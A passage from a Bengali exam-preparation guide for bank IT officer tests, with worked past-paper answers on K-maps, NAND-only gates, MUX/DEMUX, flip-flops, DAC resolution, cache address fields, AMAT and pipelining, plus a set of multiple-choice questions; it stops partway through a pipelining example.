
K-map-এর নিয়ম

- Row/column Gray code ক্রমে সাজানো: 00, 01, 11, 10 — তাই পাশাপাশি দুটি ঘরে মাত্র এক বিট বদলায়।
- গ্রুপ হবে 1, 2, 4, 8, 16 ঘরের আয়তক্ষেত্র; যত বড় গ্রুপ তত ছোট term (৪-ভেরিয়েবলে ২-ঘর = ৩ literal, ৪-ঘর = ২ literal, ৮-ঘর = ১ literal)।
- Map-এর প্রান্ত মোড়ানো (wrap-around): প্রথম ও শেষ কলাম/সারি পাশাপাশি; চার কোণাও একটি গ্রুপ হতে পারে।
- আগে **essential prime implicant** নিন (যে 1-কে কেবল একটি গ্রুপই ঢাকে), তারপর বাকিগুলো সবচেয়ে কম গ্রুপে ঢাকুন। Don't care (X) প্রয়োজনে 1 ধরা যায়।
- Minterm নম্বর: m = 8A + 4B + 2C + D।

বিগত প্রশ্ন SO IT 2026 (25104) BSCS AME/AE 24.01.2026

Simplify the following boolean expression using a 4-variable K-map: F(A, B, C, D) = Σm(0,3,5,7,8,10,11,12,13,14,15). Draw the K-map clearly, show your groupings (loops), and write the simplified expression.

ধাপ ১ — Map পূরণ: 1 বসবে 0,3,5,7,8,10,11,12,13,14,15 ঘরে; 0 থাকবে 1,2,4,6,9 ঘরে।



চিত্র ১.১: Σm(0,3,5,7,8,10,11,12,13,14,15)-এর K-map ও চারটি গ্রুপ

ধাপ ২ — গ্রুপিং:

1. **m0**-এর পাশের ঘর 1, 2, 4 সবই 0; কেবল নিচের সারির m8 (wrap) 1 ⇒ জোড়া (0, 8): A বদলায়, B = 0, C = 0, D = 0 ⇒ **B'C'D'** (essential)।
2. **m3**-কে ঢাকে CD = 11 কলামের পুরো চার ঘর (3, 7, 15, 11) ⇒ **CD** (essential)।
3. **m5**-কে ঢাকে মাঝের quad (5, 7, 13, 15): B = 1, D = 1 ⇒ **BD** (essential)।
4. বাকি থাকে 10, 12, 14। Row 11 ও 10 এবং column 00 ও 10 (wrap)-এর quad (12, 14, 8, 10): A = 1, D = 0 ⇒ **AD'** — একটি গ্রুপেই তিনটি ঢাকা পড়ে (AB + AC দিলে দুটি term লাগত)।

ধাপ ৩ — ফল:

F(A,B,C,D) = B'C'D' + CD + BD + AD'

যাচাই (0-এর ঘর): m1 = 0001, m2 = 0010, m4 = 0100, m6 = 0110, m9 = 1001 — কোনো term-ই এগুলোতে 1 দেয় না ✔। উল্লেখ্য, AB ও AC-ও prime implicant, কিন্তু সর্বনিম্ন cover-এ লাগে না।

সাধারণ ভুল

কলামের ক্রম 00, 01, **11**, 10 — 10 আগে বসালে গ্রুপ ভুল হবে। ঘরকে কখনো তির্যকভাবে (diagonal) গ্রুপ করা যায় না, এবং ৩ বা ৬ ঘরের গ্রুপ বৈধ নয়।

১.৭ Universal Gate: শুধু NAND দিয়ে সব গেট

NAND ও NOR-কে **universal gate** বলা হয়, কারণ শুধু একটি দিয়েই NOT, AND, OR — অর্থাৎ যেকোনো লজিক ফাংশন বানানো যায়। IC তৈরিতে একই ধরনের গেট ব্যবহার করলে খরচ ও জটিলতা কমে।


লক্ষ্য	শুধু NAND দিয়ে	গেট সংখ্যা

NOT A	NAND(A, A) = (AA)' = A'	1
A AND B	NAND(NAND(A,B), NAND(A,B))	2
A OR B	NAND(A', B') = (A'B')' = A + B	3
A XOR B	নিচের চিত্র	4
A XNOR B	XOR-এর পর আরেকটি NAND-inverter	5

বিগত প্রশ্ন Officer IT 2026 (25105)

Draw the circuit schematic diagram to build an Exclusive-OR (XOR) logic function using only universal NAND gates.

উত্তর: XOR = A'B + AB'। ধরি G1 = (AB)'। তাহলে
G2 = (A·G1)' = (A(AB)')' এবং G3 = (B·G1)' = (B(AB)')'
Y = (G2·G3)' = A(AB)' + B(AB)' = (A + B)(A' + B') = AA' + AB' + A'B + BB' = **AB' + A'B = A ⊕ B** ✔



চিত্র ১.২: চারটি NAND গেট দিয়ে XOR

A	B	G1	G2	G3	Y
0	0	1	1	1	0
0	1	1	1	0	1
1	0	1	0	1	1
1	1	0	1	1	0


১.৮ Combinational Circuit: Adder, MUX, DEMUX, Encoder, Decoder

Half ও Full Adder

Half adder: S = A ⊕ B, C = AB | Full adder: S = A ⊕ B ⊕ C_{in}, C_{out} = AB + C_{in}(A ⊕ B)

একটি full adder = দুটি half adder + একটি OR গেট। n-বিট ripple-carry adder-এ n টি full adder লাগে; carry-lookahead adder carry আগেই হিসাব করে গতি বাড়ায়।

Multiplexer (MUX) ও Demultiplexer (DEMUX)



চিত্র ১.৩: 4:1 MUX (অনেক ইনপুট → এক আউটপুট) ও 1:4 DEMUX (এক ইনপুট → অনেক আউটপুট)

4:1 MUX: Y = S1'S0'·I0 + S1'S0·I1 + S1S0'·I2 + S1S0·I3 | 2^n ইনপুটের জন্য n select line

বিগত প্রশ্ন Officer IT 2026 (25105)

What is the difference between a Multiplexer and a Demultiplexer? Explain one practical application of each in digital systems.

বিষয়	Multiplexer (MUX)	Demultiplexer (DEMUX)
কাজ	অনেক ইনপুট থেকে একটি বেছে একক আউটপুটে পাঠায় (data selector)	একটি ইনপুটকে বেছে নেওয়া একটি আউটপুটে পাঠায় (data distributor)
ইনপুট/আউটপুট	2^n ইনপুট → 1 আউটপুট	1 ইনপুট → 2^n আউটপুট
Select line	n টি — কোন ইনপুট যাবে ঠিক করে	n টি — কোন আউটপুটে যাবে ঠিক করে
যোগাযোগে ভূমিকা	Transmitter প্রান্তে (parallel → serial)	Receiver প্রান্তে (serial → parallel)
লজিক	AND-OR গঠন	Enable ইনপুটসহ decoder-এর মতো

MUX-এর প্রয়োগ: TDM (Time Division Multiplexing)-এ অনেক টেলিফোন চ্যানেলকে একটি লাইনে পাঠানো; CPU-তে কোন register-এর ডেটা ALU-তে যাবে তা বাছাই; MUX দিয়ে যেকোনো Boolean ফাংশন বানানো।
DEMUX-এর প্রয়োগ: Receiver প্রান্তে TDM সিগন্যাল আলাদা চ্যানেলে ভাগ করা; একটি serial ডেটা স্ট্রিম বিভিন্ন ডিভাইস/রেজিস্টারে বিতরণ; memory chip select-এ decoder হিসেবে।

Encoder ও Decoder

সার্কিট	ইনপুট → আউটপুট	উদাহরণ/ব্যবহার
Decoder	n → 2^n (একটিমাত্র আউটপুট 1)	3:8 decoder (74138), memory address decoding, 7-segment driver
Encoder	2^n → n	8:3 encoder, keyboard
Priority encoder	একাধিক ইনপুট 1 হলে সর্বোচ্চ priority-রটি	Interrupt controller
Comparator	A ও B তুলনা (A>B, A=B, A<B)	XNOR দিয়ে equality

১.৯ Sequential Circuit: Flip-Flop, Register, Counter

Combinational circuit-এর আউটপুট শুধু বর্তমান ইনপুটের উপর নির্ভর করে; **sequential circuit**-এর আউটপুট বর্তমান ইনপুট ও পূর্ববর্তী অবস্থা (memory) — দুটোর উপর নির্ভর করে। **Latch** level-triggered, **flip-flop** edge-triggered (clock-এর rising/falling edge-এ বদলায়)। একটি flip-flop ১ বিট সংরক্ষণ করে।

Flip-flop	Characteristic	বৈশিষ্ট্য
SR	$Q^+ = S + R'Q$	S = R = 1 অবৈধ
D	$Q^+ = D$	Delay/data latch; register-এ ব্যবহৃত
JK	$Q^+ = JQ' + K'Q$	J = K = 1 হলে toggle; অবৈধ অবস্থা নেই
T	$Q^+ = T \oplus Q$	T = 1 হলে toggle; counter-এ ব্যবহৃত

Counter ও Register

- **Asynchronous (ripple) counter:** প্রথম FF-এ clock, পরেরগুলো আগের FF-এর আউটপুট থেকে — সহজ কিন্তু propagation delay জমে ধীর।
- **Synchronous counter:** সব FF একই clock-এ — দ্রুত, ডিজাইন জটিল।
- Mod-N counter-এ n টি FF লাগে যেখানে $2^n \geq N$। n-বিট counter clock frequency-কে 2^n দিয়ে ভাগ করে (frequency divider)।
- **Shift register:** SISO, SIPO, PISO, PIPO — serial ↔ parallel রূপান্তর (UART)। Ring counter-এ n FF-এ n অবস্থা, Johnson counter-এ 2n অবস্থা।

উদাহরণ ৬: Counter হিসাব

(ক) একটি mod-12 counter-এ কমপক্ষে কয়টি FF? $2^3 = 8 < 12 \leq 16 = 2^4 \Rightarrow$ **4টি**।

(খ) 16 MHz clock-এ একটি 4-বিট ripple counter-এর MSB আউটপুটের frequency = 16 MHz / 2^4 = **1 MHz**।

(গ) প্রতিটি FF-এর delay 10 ns হলে 4-বিট ripple counter-এর মোট delay = 4 × 10 = 40 ns ⇒ সর্বোচ্চ clock ≈ 1/40 ns = **25 MHz**।

১.১০ ADC ও DAC

বাস্তব জগতের সিগন্যাল (ভোল্টেজ, শব্দ, তাপমাত্রা) analog; কম্পিউটার কাজ করে digital-এ। **ADC** analog → digital (sampling → quantization → encoding), **DAC** digital → analog। Resolution হলো LSB-এর এক ধাপ পরিবর্তনে আউটপুট কতটুকু বদলায়।

Resolution (step size) = $V_{FS} / (2^n - 1)$ | DAC আউটপুট = digital মান × step size | % resolution = $100 / (2^n - 1)$

বিগত প্রশ্ন Officer IT 2024

You are required to convert a 32-bit digital number to an analogue voltage over the voltage range of 0 to 3.3 V with a Digital to Analogue Converter (DAC). What is the resolution of the analogue output?

উত্তর: n = 32 বিট ⇒ মোট ধাপ = $2^{32} - 1 = 4{,}294{,}967{,}295$

Resolution = 3.3 V / 4,294,967,295 ≈ **7.68×10^{-10} V ≈ 0.768 nV** প্রতি LSB।

অর্থাৎ ডিজিটাল ইনপুট ১ বাড়ালে আউটপুট ভোল্টেজ প্রায় 0.77 ন্যানো-ভোল্ট বাড়ে। (কিছু বইয়ে 2^n দিয়ে ভাগ করা হয়: $3.3/2^{32} \approx 7.68 \times 10^{-10}$ V — n বড় হলে পার্থক্য নগণ্য।) বাস্তবে এত সূক্ষ্ম resolution নয়েজের নিচে চলে যায়, তাই বেশিরভাগ DAC 8–24 বিটের হয়।

উদাহরণ ৭: 8-বিট DAC (0–5 V), ইনপুট 10000000 হলে আউটপুট?

Step = 5 / 255 = 19.6 mV; 10000000 = 128 ⇒ V_{out} = 128 × 19.6 mV ≈ **2.51 V**।

উদাহরণ ৮: 10-বিট ADC, V_{ref} = 5 V, ইনপুট 3.2 V হলে ডিজিটাল মান?

D = (3.2 / 5) × 1023 = 654.7 ≈ **655** = $(1010001111)_2$। Nyquist অনুযায়ী sampling rate ≥ 2 × সর্বোচ্চ frequency।

১.১১ MCQ অনুশীলন

1. (1 AND 0) OR (1 AND 1) এর মান কত?

(ক) 0 (খ) 1
(গ) Null (ঘ) −1

উত্তর: (খ) — 0 + 1 = 1 Officer IT MCQ 2026 (BIBM)

2. কোন গেট শুধু ইনপুট দুটি ভিন্ন হলে 1 দেয়?

(ক) AND (খ) OR
(গ) XOR (ঘ) NAND

উত্তর: (গ) — XOR = A'B + AB' Officer IT MCQ 2026 (BIBM)

3. 192.168.1.1-এর binary রূপ কোনটি?

(ক) 11000000.10101000.00000001.00000001 (খ) 11000000.10100100.00000001.00000001
(গ) 10100000.10101000.00000001.00000001 (ঘ) 11000000.10101000.00000000.00000001

উত্তর: (ক) — 192 = 11000000, 168 = 10101000 Officer IT MCQ 2026 (BIBM)

4. Binary 111-এর decimal মান কত?

(ক) 3 (খ) 5
(গ) 7 (ঘ) 9

উত্তর: (গ) — 4 + 2 + 1 = 7 Officer IT MCQ 2026 (BIBM)

5. নিচের কোনটি universal gate?

(ক) AND
(খ) OR
(গ) NAND
(ঘ) XOR

উত্তর: (গ) — NAND ও NOR দিয়ে সব গেট বানানো যায়।

6. ৮-বিট 2's complement-এ −1 কীভাবে লেখা হয়?

(ক) 10000001
(খ) 11111110
(গ) 11111111
(ঘ) 00000001

উত্তর: (গ) — 00000001 → invert 11111110 → +1 = 11111111।

7. $(2F)_{16}$ = ?

(ক) 45
(খ) 47
(গ) 32
(ঘ) 215

উত্তর: (খ) — 2 × 16 + 15 = 47।

8. একটি 16:1 MUX-এ কয়টি select line লাগে?

(ক) 2
(খ) 3
(গ) 4
(ঘ) 16

উত্তর: (গ) — $2^4 = 16$।

9. De Morgan-এর সূত্র অনুযায়ী (A + B)' = ?

(ক) A' + B'
(খ) A'B'
(গ) AB
(ঘ) A + B

উত্তর: (খ) — OR-এর complement = complement-গুলোর AND।

10. J = K = 1 হলে কোন flip-flop-এর আউটপুট toggle হয়?

(ক) SR
(খ) D
(গ) JK
(ঘ) SR latch

উত্তর: (গ) — JK-তে J = K = 1 ⇒ $Q^+ = Q'$। SR-এ S = R = 1 অবৈধ।

11. Mod-10 (decade) counter-এ সর্বনিম্ন কয়টি flip-flop লাগে?

(ক) 3
(খ) 4
(গ) 5
(ঘ) 10

উত্তর: (খ) — $2^4 = 16 \geq 10$।

12. Standard ASCII কোড কত বিটের?

(ক) 6
(খ) 7
(গ) 8
(ঘ) 16

উত্তর: (খ) — 7 বিটে 128 অক্ষর; Extended ASCII 8 বিট।

13. ৮-বিট 2's complement-এর সংখ্যা-রেঞ্জ কোনটি?

(ক) 0 থেকে 255 (খ) −127 থেকে +127

(গ) −128 থেকে +127 (ঘ) −128 থেকে +128

উত্তর: (গ) — -2^7 থেকে $2^7 - 1$।

14. A + AB = ?

(ক) AB (খ) A + B

(গ) A (ঘ) B

উত্তর: (গ) — Absorption law: A(1 + B) = A।

15. 8-বিট DAC-এর full-scale 5.1 V হলে resolution কত?

(ক) 10 mV (খ) 20 mV

(গ) 19.9 mV (ঘ) 51 mV

উত্তর: (খ) — $5.1 / (2^8 - 1) = 5.1 / 255 = 0.02$ V।

অধ্যায় ২ — কম্পিউটার আর্কিটেকচার ও মাইক্রোপ্রসেসর

Computer Architecture & Microprocessor

২০২৬ সালের ব্যাংক পরীক্ষায় এই অধ্যায় থেকে বারবার প্রশ্ন এসেছে: pipelining বনাম single-cycle (SO IT 2026 ও AME/AE জানুয়ারি 2026 — দুই পরীক্ষাতেই হুবহু), memory hierarchy (AME/AE 2026), cache miss-এর ধরন (SO IT 2026), cache-এর tag/index/offset (BB AME 2023, Officer IT 2024)। MCQ-তে "কোন মেমরি দ্রুততম", "8086 কত বিট", ROM/RAM প্রায় নিশ্চিত। AME/AE (IT) ও SO (IT)-র জন্য সর্বোচ্চ অগ্রাধিকার; AP ও Officer (IT)-র জন্যও জরুরি।


২.১ CPU-র গঠন ও Instruction Cycle

Von Neumann architecture-এ instruction ও data একই memory ও একই bus দিয়ে আসে — ফলে একসাথে দুটি আনা যায় না (**Von Neumann bottleneck**)। **Harvard architecture**-এ instruction ও data-র জন্য আলাদা memory/bus — DSP ও microcontroller-এ ব্যবহৃত; আধুনিক CPU-তে L1 cache আলাদা (I-cache, D-cache) হওয়ায় একে Modified Harvard বলে।

অংশ	কাজ
ALU	গাণিতিক (+, −) ও লজিক্যাল (AND, OR, তুলনা) কাজ
Control Unit (CU)	Instruction decode করে অন্য অংশে control signal পাঠায় (hardwired বা microprogrammed)
PC (Program Counter)	পরবর্তী instruction-এর ঠিকানা
IR (Instruction Register)	বর্তমানে চলমান instruction
MAR / MDR	Memory-তে যাওয়ার ঠিকানা / আনা-নেওয়ার ডেটা
Accumulator, General registers	মধ্যবর্তী ফল রাখা — CPU-র দ্রুততম storage

Instruction cycle: Fetch (PC → MAR → memory → MDR → IR, PC++) → Decode → Operand fetch → Execute → Write-back → Interrupt check।

২.২ Memory Hierarchy



চিত্র ২.১: Memory hierarchy — উপরে দ্রুত, দামি, ছোট; নিচে ধীর, সস্তা, বড়

Locality of Reference — hierarchy কেন কাজ করে

- **Temporal locality:** যে ডেটা এইমাত্র ব্যবহৃত হলো, তা শীঘ্রই আবার লাগবে (loop variable, counter)।
- **Spatial locality:** যে ঠিকানা ব্যবহৃত হলো, তার পাশের ঠিকানাও শীঘ্রই লাগবে (array, ক্রমিক instruction)। তাই cache পুরো **block/line** একসাথে আনে।

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

A system has a very fast CPU but slow main memory. Explain how memory hierarchy helps reduce the performance gap between CPU and memory.

উত্তর: CPU এক cycle-এ (< 1 ns) কাজ করতে পারে, কিন্তু DRAM থেকে ডেটা আনতে 50–100 ns লাগে — প্রতিবার সরাসরি RAM-এ গেলে CPU অধিকাংশ সময় অপেক্ষায় (stall) থাকবে। একে **memory wall** বলে। Memory hierarchy এই ব্যবধান কমায়:

1. **ছোট কিন্তু দ্রুত স্তর CPU-র কাছে:** Register ও SRAM cache (L1 ~1 ns, L2 ~4 ns, L3 ~10 ns) সাম্প্রতিক ও আশেপাশের ডেটা রাখে।
2. **Locality-র সুবিধা:** Temporal ও spatial locality-র কারণে ৯০–৯৯% অনুরোধ cache-এই মেটে (hit), তাই গড় access time প্রায় cache-এর গতির কাছাকাছি নামে।
3. **Block transfer:** Miss হলে পুরো block আসে, পরের access-গুলো hit হয়।
4. **খরচ-গতির ভারসাম্য:** পুরো memory SRAM দিয়ে বানালে খরচ অসম্ভব; hierarchy সস্তা বড় স্টোরেজ ও দ্রুত ছোট স্টোরেজকে একত্র করে "বড় ও দ্রুত memory"-র আভাস দেয়।
5. **অতিরিক্ত কৌশল:** Multi-level cache, prefetching, write buffer, এবং নিচের স্তরে virtual memory (RAM ↔ disk paging)।

সংখ্যায়: hit time 1 ns, miss rate 5%, miss penalty 100 ns ⇒ AMAT = 1 + 0.05 × 100 = **6 ns** — প্রতিবার RAM-এ যাওয়ার (100 ns) তুলনায় প্রায় ১৬ গুণ দ্রুত।

২.৩ Memory-র প্রকারভেদ

প্রকার	Volatile?	বৈশিষ্ট্য	ব্যবহার
SRAM	হ্যাঁ	Flip-flop (৬ transistor), refresh লাগে না, দ্রুত, দামি	Cache
DRAM	হ্যাঁ	Capacitor + 1 transistor, periodic refresh লাগে, ঘন ও সস্তা	Main memory (DDR4/DDR5)
ROM (Mask)	না	কারখানায় প্রোগ্রাম করা	Firmware
PROM	না	একবার প্রোগ্রাম (OTP)	—
EPROM	না	UV আলো দিয়ে পুরোটা মোছা	পুরনো BIOS
EEPROM	না	বিদ্যুৎ দিয়ে byte-স্তরে মোছা	কনফিগারেশন সংরক্ষণ
Flash	না	EEPROM-এর block-স্তরের রূপ (NAND/NOR)	SSD, pen drive, BIOS/UEFI

MCQ-র প্রিয় তথ্য

দ্রুততম ক্রম: Register > Cache > RAM > SSD > HDD > Optical (DVD) > Tape। বিদ্যুৎ ছাড়াই তথ্য থাকে: ROM/Flash। Program চলার সময় object/variable-এর memory বরাদ্দ হয় **RAM**-এ (stack/heap)।

২.৪ Cache Mapping ও Address বিভাজন

Mapping	নিয়ম	সুবিধা	অসুবিধা
Direct	Block j → line (j mod মোট line)	সহজ, দ্রুত, সস্তা	Conflict miss বেশি
Fully associative	যেকোনো line-এ বসতে পারে	Conflict miss নেই	সব tag একসাথে তুলনা — দামি
k-way set associative	Block j → set (j mod set সংখ্যা), সেটের k line-এর যেকোনোটিতে	মাঝামাঝি — বাস্তবে সবচেয়ে প্রচলিত	Replacement policy লাগে (LRU/FIFO)



চিত্র ২.২: Direct-mapped cache-এ 32-bit address-এর ভাগ (16 KB ডেটা, 4-word block)

Offset = $\log_2$(block size in bytes) | Index = $\log_2$(line বা set সংখ্যা) | Tag = address bit − index − offset

Line সংখ্যা = cache size / block size | Set সংখ্যা = line সংখ্যা / k

বিগত প্রশ্ন BB AME 2023 Officer IT 2024

Suppose we have 16 KB of data in a direct-mapped cache with 4-word blocks. Determine the size of the tag, index and offset fields if we are using a 32-bit architecture.

(প্রশ্নপত্রের টাইপ-করা কপিতে "4 blocks" লেখা আছে; মূল প্রশ্নটি Patterson-Hennessy-র "4-word blocks"। 32-bit architecture-এ 1 word = 4 byte।)

উত্তর:

Block size = 4 word × 4 byte = 16 byte ⇒ **Offset = $\log_2 16$ = 4 bit** (এর মধ্যে 2 bit word-select, 2 bit byte-select)

Line সংখ্যা = 16 KB / 16 B = 2^{14} / 2^4 = 2^{10} = 1024 ⇒ **Index = 10 bit**

Tag = 32 − 10 − 4 = 18 bit

অতিরিক্ত (প্রায়ই জিজ্ঞেস করা হয়): প্রতিটি line-এ 128 bit data + 18 bit tag + 1 valid bit = 147 bit ⇒ মোট cache bit = 1024 × 147 = **147 Kbit ≈ 18.4 KB** — অর্থাৎ 16 KB ডেটা রাখতে প্রায় 1.15 গুণ storage লাগে।

উদাহরণ ১: 32 KB, 4-way set associative cache, block 64 B, 32-bit address

Line = 32 KB / 64 B = 512; Set = 512 / 4 = 128 ⇒ Index = 7 bit; Offset = $\log_2 64$ = 6 bit; Tag = 32 − 7 − 6 = **19 bit**।

একই cache fully associative হলে: Index = 0, Tag = 32 − 6 = **26 bit**। Direct-mapped হলে: Index = 9, Tag = 17 bit।

Write policy ও Replacement

Write-through: cache ও memory একসাথে আপডেট — সহজ, consistency ভালো, কিন্তু bus traffic বেশি।
Write-back: শুধু cache আপডেট, block বাদ পড়ার সময় memory-তে লেখা (dirty bit) — দ্রুত। Replacement: LRU (সবচেয়ে কম সম্প্রতি ব্যবহৃত), FIFO, Random, LFU।

২.৫ Cache Miss-এর ধরন (3C) ও AMAT

বিগত প্রশ্ন SO IT 2026 (25104)

Explain the difference between a "Compulsory Miss" (Cold Miss) and a "Capacity Miss" in cache memory.

বিষয়	Compulsory (Cold) Miss	Capacity Miss
কারণ	Block প্রথমবার access হচ্ছে — আগে কখনো cache-এ আসেনি	Program-এর working set cache-এর ধারণক্ষমতার চেয়ে বড়, তাই দরকারি block বাদ পড়ে আবার লাগে
কখন ঘটে	Program শুরুতে বা নতুন ডেটায়	বড় array/loop বারবার ঘোরার সময়
Infinite cache-এ হবে?	হ্যাঁ — অসীম cache-এও প্রথম access miss	না — যথেষ্ট বড় cache-এ হয় না
কমানোর উপায়	বড় block size, prefetching	Cache size বাড়ানো, loop tiling/blocking
উদাহরণ	array A[ ] প্রথমবার পড়া	8 KB cache-এ 64 KB array বারবার পড়া

তৃতীয় ধরন **Conflict miss**: cache-এ জায়গা থাকা সত্ত্বেও direct/set-associative mapping-এ দুটি block একই line/set-এর জন্য লড়ে একে অপরকে সরিয়ে দেয়; fully associative বা বেশি associativity দিয়ে কমে।

$$\text{AMAT} = \text{Hit time} + \text{Miss rate} \times \text{Miss penalty}$$

$$\text{দুই স্তর: AMAT} = HT_{L1} + MR_{L1} \times (HT_{L2} + MR_{L2} \times \text{Penalty}_{mem})$$

উদাহরণ ২: দুই স্তরের cache-এর AMAT

L1 hit time 1 ns, L1 miss rate 10%; L2 hit time 10 ns, L2 local miss rate 20%; RAM access 100 ns।
AMAT = 1 + 0.10 × (10 + 0.20 × 100) = 1 + 0.10 × 30 = **4 ns**।
Hit ratio-র প্রশ্নে: effective time = $h \times T_c + (1 - h) \times T_m$। h = 0.9, T_c = 10 ns, T_m = 100 ns (সরাসরি) ⇒ 0.9 × 10 + 0.1 × 100 = 19 ns।

২.৬ Performance: CPI, MIPS, Amdahl's Law

CPU time = Instruction count × CPI × Clock period = IC × CPI / f

MIPS = f / (CPI × 10^6) | Amdahl: Speedup = 1 / [(1 − p) + p / s]

উদাহরণ ৩: 2 GHz প্রসেসরে instruction mix

ALU 50% (CPI 1), Load/Store 30% (CPI 2), Branch 20% (CPI 3)।

গড় CPI = 0.5×1 + 0.3×2 + 0.2×3 = 0.5 + 0.6 + 0.6 = **1.7**

MIPS = 2000 / 1.7 ≈ **1176**; 10^9 instruction-এর CPU time = 10^9 × 1.7 / (2 × 10^9) = **0.85 s**।

Amdahl: প্রোগ্রামের 40% অংশ 10 গুণ দ্রুত করলে মোট speedup = 1 / (0.6 + 0.04) = **1.56** — বাকি 60% অংশই সীমা টেনে ধরে।

২.৭ Pipelining বনাম Single-Cycle

৫-ধাপের classic RISC pipeline: **IF** (Instruction Fetch) → **ID** (Decode/Register read) → **EX** (Execute/ALU) → **MEM** (Memory access) → **WB** (Write Back)। কাপড় ধোয়ার উদাহরণ: একটি লোড শুকাতে দিলে পরের লোড ধোয়া শুরু হয় — প্রতিটি লোডের সময় একই থাকে, কিন্তু প্রতি ঘণ্টায় শেষ হওয়া লোডের সংখ্যা বাড়ে।

Instruction	C1	C2	C3	C4	C5	C6	C7
I1	IF	ID	EX	MEM	WB		
I2		IF	ID	EX	MEM	WB	
I3			IF	ID	EX	MEM	WB

k-stage pipeline-এ n instruction: সময় = (k + n − 1) × τ | Speedup = n·k / (k + n − 1) → k (n বড় হলে)

বিগত প্রশ্ন SO IT 2026 (25104) BSCS AME/AE 24.01.2026

Why do modern processor designs favor a multi-stage pipelined approach over a single-cycle implementation? Explain with appropriate reasoning.

উত্তর:

1. **Clock period-এর সীমাবদ্ধতা:** Single-cycle-এ প্রতিটি instruction এক cycle-এ শেষ হয়, তাই clock period হতে হয় সবচেয়ে ধীর instruction-এর (যেমন load: IF+ID+EX+MEM+WB) সমান। ADD-এর মতো দ্রুত instruction-ও সেই দীর্ঘ সময় নেয়। Pipeline-এ clock period = সবচেয়ে ধীর *stage*-এর সময় — অনেক ছোট, তাই clock frequency বেশি।
2. **Throughput বাড়ে:** একাধিক instruction একসাথে ভিন্ন ভিন্ন stage-এ থাকে (instruction-level parallelism)। Pipeline পূর্ণ হলে প্রতি cycle-এ একটি instruction শেষ হয় (ideal CPI = 1)।
3. **Hardware-এর পূর্ণ ব্যবহার:** Single-cycle-এ fetch unit কাজ শেষ করে বাকি সময় অলস থাকে; pipeline-এ প্রতিটি unit প্রতি cycle-এ কোনো না কোনো instruction নিয়ে ব্যস্ত।
4. **Scalability:** Superscalar, out-of-order execution, branch prediction — সব আধুনিক কৌশলের ভিত্তি pipelining।
5. **মূল্য (trade-off):** প্রতিটি instruction-এর latency কমে না (pipeline register-এর overhead-এ সামান্য বাড়ে), এবং hazard সামলাতে forwarding, stall ও branch prediction লাগে — তবু মোট কর্মক্ষমতা কয়েক গুণ বেশি।

সংখ্যাগত উদাহরণ: Stage সময় IF 200, ID 100, EX 200, MEM 200, WB 100 ps।
Single-cycle clock = 800 ps ⇒ 1000 instruction = 800,000 ps = 800 ns।
